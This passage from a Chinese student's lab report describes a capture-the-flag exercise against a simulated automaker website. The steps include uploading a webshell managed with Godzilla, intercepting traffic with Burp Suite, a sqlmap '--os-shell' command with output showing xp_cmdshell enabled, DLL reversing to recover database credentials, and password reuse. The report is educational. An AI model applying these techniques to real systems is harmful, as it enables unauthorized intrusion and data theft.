


图 11：上传木马病毒

⑤在网页中打开该文件，并且回到 godzilla，从 manage 里点出 shellseting，将木马的网址进行输入，保存修改，并且右键刚输入的信息，点击 enter，即可找到第三个 flag。




图 12：添加木马网址

⑥利用 burpsuite 进行添加网卡代理,并且在安卓修改代理 IP 端口为 KALI 监听的 ip 与端口。



图 13：修改安卓代理 IP 端口为 KALI 监听的 ip 与端口

⑦发现内网 IP 为 11.1.0.6，尝试登录，发现其有 sql 漏洞，利用 sqlmap 对包进行注入，输入如下命令行 `sqlmap -r 11.txt -p TextBox1 --os-shell`。

```

[03:46:28] [INFO] adjusting time delay to 4 seconds due to good response times
C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Log\ERRORLOG
[04:03:35] [INFO] testing if current user is DBA
[04:03:39] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-enable it? [Y/n]
[04:03:47] [INFO] xp_cmdshell re-enabled successfully
[04:03:47] [INFO] testing if xp_cmdshell extended procedure is usable
[04:04:07] [INFO] adjusting time delay to 1 second due to good response times
[04:04:12] [INFO] xp_cmdshell extended procedure is usable
[04:04:12] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[04:04:12] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

图 14: sqlmap 注入

⑧在配置文件中可以找到一个 NEURON1.dll 文件，运用 dll 逆向工具，对文件进行逆向，得到网站的账号和密码分别为 sa, sa123，登录即可拿到后台账号密码和第五个 flag。

id	username	password	login_ip
1	flag	flag	flag{bbd98e8d51cfef07456692853e18bbbb}

Exec Type	select	CurrentDatabase	NLDB
-----------	--------	-----------------	------

```

SELECT TOP 10 * FROM [NLDB].dbo.[internal_login]
zhanchong2023211616

```

图 15: 通过逆向得到网站的密码，登录即可获得第五个 flag

⑨利用刚才拿到的账号和密码登陆机器后台可以拿到 flag 和乘用车数据流，实验完成。



图 16: 登录电池管理系统, 得到第六个 flag

5. 实验中遇到的问题

①在打开网站后, 不知道如何对该网站进行扫描, 通过询问老师得知该网站存在漏洞, 只需在网址后添加 `www.zip` 即可扫描, 获取后台地址。

②在实验过程中不知道如何启用 `godzillia.jar` 文件, 通过询问老师得知, 需要在桌面打开 kali 终端, 之后输入 `java -jar Godzilla.jar` 即可利用 `godzilla` 形成恶意脚本。

③在实验过程经常出现 `sqlmap` 对包进行注入失败的情况, 经过几次尝试后才知道, `sqlmap` 对包的注入不稳定并且耗时长, 若注入不成功, 只需要反复尝试, 耐心等待即可。

6. 实验总结与思考

本次实验是这五天小学期中, 难度最大的一个开放性实验, 需要我们找到一个车企网站的各种漏洞、并且获取相应的 `flag`, 它综合了社会工程学、文件上传漏洞、SQL 注入等等常见的安全漏洞。使用了 `sqlmap`, `ddl` 逆向工具、`burpsuite` 等相关渗透工具。理论知识和实践工具的具体结合, 使我的动手实践能力得到了极大的提高, 加深了我对于网站常见的一些安全漏洞的理解。其中对我印象最深的是其中关于社会工程学的知识, 在实验中用到了两次, 第一次是在登录网站后台管理时, 利用网站提供的相关信息, 我们猜测管理员的密码为车企留在网站首页的邮箱号码, 第二次是在登录电池管理系统时, 我们猜测该密码与车辆管理系统的密码相同, 结果都攻击成功, 可见社会工程学时网络安全现在急需要关注的一个大点, 我们应当加强我们的防范意识, 不只是不同的系统使用不同的密码, 并且要在学习生活中筑牢网络安全的意识。

【收获与总结】

在过去的五天小学期中，我通过深入学习 Redis 漏洞、常见的密码加解密技术和 SQL 注入攻击，不仅增强了对信息安全理论的理解，更通过实际操作掌握了识别和防范网络安全威胁的能力。这次学习让我切实体会到信息安全不仅仅是技术的竞争，更是一场对细节、配置和防护的全面较量。通过这些学习，我更加认识到网络安全在当今信息化社会中的重要性，也为我今后的发展奠定了坚实的基础。

未来，我计划继续深入研究信息安全领域的前沿技术，特别是在云安全、物联网安全以及人工智能安全等新兴领域。随着越来越多的设备和系统接入互联网，网络攻击的潜在目标和途径也在不断增加，只有通过持续学习最新的安全防护技术，才能有效应对这些新的挑战。此外，我也希望能够参与更多实际的安全项目，积累更多的实战经验，在开发、运维和安全审计中全面提升自己的能力。

总的来说，本次小学期让我对信息安全领域有了全新的认知，也激发了我不断探索和学习的动力。未来的道路上，我将秉持着不断进步的信念，努力成为一名具备深厚技术功底和实践经验的网络安全专家，为构建更加安全的网络环境贡献自己的力量。

参考网站：

https://blog.csdn.net/m0_50546016/article/details/120070003

<https://blog.csdn.net/GoodburghCottage/article/details/128171319>

<https://blog.csdn.net/Hardworking666/article/details/122361829>

https://ctf-wiki.org/crypto/asymmetric/rsa/rsa_theory/